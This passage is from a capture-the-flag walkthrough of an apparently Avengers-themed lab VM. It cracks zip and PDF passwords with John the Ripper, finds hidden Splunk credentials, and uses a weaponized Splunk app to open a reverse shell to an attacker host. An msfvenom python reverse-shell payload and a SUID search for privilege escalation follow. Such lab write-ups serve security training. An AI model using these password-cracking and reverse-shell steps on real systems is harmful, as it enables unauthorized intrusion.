Now that we have the dictionary to bruteforce, its time to get the hash to bruteforce. For this, we are going to need a script called zip2john. It gives us the hash from the zip file that could be cracked with John the Ripper. After getting the hash we ran the John the Ripper to find out that the password for the zip file is Stark12008.

```
locate zip2john
cd Downloads/
/usr/sbin/zip2john hammer.zip > hash
john --wordlist=/root/cupp/tony.txt hash
```


```
root@kali:~# locate zip2john
/usr/sbin/zip2john
root@kali:~# cd Downloads/
root@kali:~/Downloads# /usr/sbin/zip2john hammer.zip > hash
ver 2.0 efh 5455 efh 7875 hammer.zip/mjlonir.pdf PKZIP Encr: 2b chk, TS_ch
root@kali:~/Downloads# john --wordlist=/root/cupp/tony.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Stark12008       (hammer.zip/mjlonir.pdf)
1g 0:00:00:00 DONE (2019-10-24 12:27) 16.66g/s 48300p/s 48300c/s 48300C/s
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Downloads#
```

Moving on we extracted the contents of the zip file. To see that it contains a pdf document.

```
unzip hammer.zip
```


```
root@kali:~/Downloads# unzip hammer.zip
Archive:  hammer.zip
[hammer.zip] mjlonir.pdf password:
  inflating: mjlonir.pdf
root@kali:~/Downloads#
```

We tried to open the pdf document. But we find that it is yet another protected with a password.



Now we are going to bruteforce the password as we did with the zip file. First, we are going to need to get a password hash. We used the pdf2john script for that process. After getting the hash we tried to crack the password on the pdf file using John the Ripper. It came out to be “Tony_050081”.

```
/usr/sbin/pdf2john.pl Mjølnirlonir.pdf > hashes
john --wordlist=/root/cupp/tony.txt hashes
```




Now that we have the password for the pdf file we went back to the file. We entered the password that we just cracked. And That’s when we get another flag. It’s Thor’s Mjølnir.

Mjølnir:{4A3232C59ECDA21AC71BEBE3B329BF36}

As we don't have any way to move forward from here, we went back to the original website hosted on the port 80. As we have seen in some of the previous labs that the lab authors love to hide hints in the source code. So, we started to examine the source code of the lab. We find that there is a reference of a link that was not connected to any particular Button or text on the webpage. The only way to access it, is through clicking on it through the source code. It is named ravagers.html. Love the Guardians of the Galaxy Reference.


Hoping we hit a lucky spot we rushed to open the said link. Much to our demise, we find that it was just a blank page. For a while, it seemed that it was a rabbit hole. But we remembered how we got here in the first place, through the source code. So, we tried looking at it. And we found some number that might look like hex code.



We went on to an online hex converter. To find that it says “agent:avengers”. As per convention, we know that mostly the login credentials are written in that format separated by a colon.


It was a thought that where we might put these credentials. Then we remembered that in our initial nmap scan. We found the Splunk is installed on the system. Looking for flags everywhere, we actually kind off forgot all about the Splunk. So, we decided to try and open the Splunk portal by browsing the IP Address followed by the port on which Splunk is running.

```
http://192.168.1.101:8000
```




The information we got earlier from the previous screenshot is in fact login credentials. The username is “agent” and the password are “avengers”, we enter these and are able to get into the Splunk account.


We looked around for a while and then decided to upload a shell to the account. On searching, we found a way to weaponize Splunk with reverse and bind shell from this link.



The .gz file from the link was saved on our system, we navigate to the “App: Search & Reporting” option and click on “Manage Apps”.




Click on the “Upload app” option. Using the browse option, we find our shell, select it and upload it.




Click on the “Restart Now” to restart the application.

We scroll down to find our shell file as shown below. Before we can run, it we need to click on the “Permissions” option to change its permissions.




introspection_generator_addon	introspection_generator_addon	7.3.0	Yes	No	App | Permissions
Home	launcher		Yes	Yes	App | Permissions
learned	learned		Yes	No	App | Permissions
legacy	legacy		Yes	No	App | Permissions
sample data	sample_app		Yes	No	App | Permissions
Search & Reporting	search	7.3.0	Yes	Yes	App | Permissions
Splunk Archiver App	splunk_archiver	1.0	Yes	No	App | Permissions
Splunk Get Data In	splunk_gdi	1.0.1	Yes	No	App | Permissions
splunk_httpinput	splunk_httpinput		Yes	No	App | Permissions
Instrumentation	splunk_instrumentation	4.2.2	Yes	Yes	App | Permissions
Splunk Metrics Workspace	splunk_metrics_workspace	1.1.6	Yes	Yes	App | Permissions
Monitoring Console	splunk_monitoring_console	7.3.0	Yes	Yes	App | Permissions
Weaponize Splunk for Pentesting and Red Teaming	splunk_shells-1.2	1.2	Yes	No	App | Permissions

Configuration files need to be added in order to run the shell successfully, here we set permission to everyone and at the bottom, we click on the “All apps” radio button and save this change.



Now to execute the shell. We navigate to the search option in Splunk and type in our command defining that we want a reverse shell of standard type to talk to out attach machines IP on the listening port.

```
| revshell std 192.168.1.107 1234
```



Netcat is running on our machine listening on port 1234 and see shell talking back.

```
nc -lvp 1234
```

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.101] 43164
```

We used Msfvenom to create a python payload.

```
msfvenom -p cmd/unix/reverse_python lhost=192.168.1.107 lport=4444 R
```

```
root@kali:~# msfvenom -p cmd/unix/reverse_python lhost=192.168.1.107 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 561 bytes
python -c "exec('aW1wb3J0IHNvY2tldCAgICAgICAsICAgICAgIHN1YnByb2Nlc3MgICAgICAgLCAgICAgICBvcyAgICAgI
CAgICAgICwgICAgICAgc29ja2V0LlNPQ0tfU1RSRUFNKSAgICAgICAgO3MuY29ubmVjdCgoaG9zdCAgICAgICAsICAgICAgIHB
gICwgICAgICAgMSkgICAgICAgIDtvcy5kdXAyKHMuZmlsZW5vKCkgICAgICAgLCAgICAgICAyKSAgICAgICAgO3A9c3VicHJvY
```

The payload is uploaded through our existing Netcat session, all that needed to be done was the payload to be pasted into the terminal and executed.

```
id
```

```
id
uid=1001(splunk) gid=1001(splunk) groups=1001(splunk)
python -c "exec('aW1wb3J0IHNvY2tldCAgICAgICAsICAgICAgIHN1YnByb2Nlc3MgICAgICAgLC
CAgICAgICwgICAgICAgc29ja2V0LlNPQ0tfU1RSRUFNKSAgICAgICAgO3MuY29ubmVjdCgoaG9zdCAg
gICwgICAgICAgMSkgICAgICAgIDtvcy5kdXAyKHMuZmlsZW5vKCkgICAgICAgLCAgICAgICAyKSAgIC
```

Privilege Escalation

A new Netcat session is started on the port (4444) that we defined in our payload and we see the execution occur flawlessly.

```
nc -lvp 4444
python -c 'import pty;pty.spawn("/bin/bash")'
find / -perm -u=s -type f 2>/dev/null
```

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.101]
python -c 'import pty;pty.spawn("/bin/bash")'
splunk@ubuntu:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
```

Then without wasting any time we searched for any file having SUID or 4000 permission with the help of Find command.

```
/opt/ignite
/bin/umount
/bin/ping
/bin/su
/bin/fusermount
/bin/mount
splunk@ubuntu:/$ /opt/ignite
/opt/ignite
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.101  netmask 255.255.255.0  broadcast 192.168
        inet6 fe80::bb22:b1c2:34c4:ddc  prefixlen 64  scopeid 0x20<l
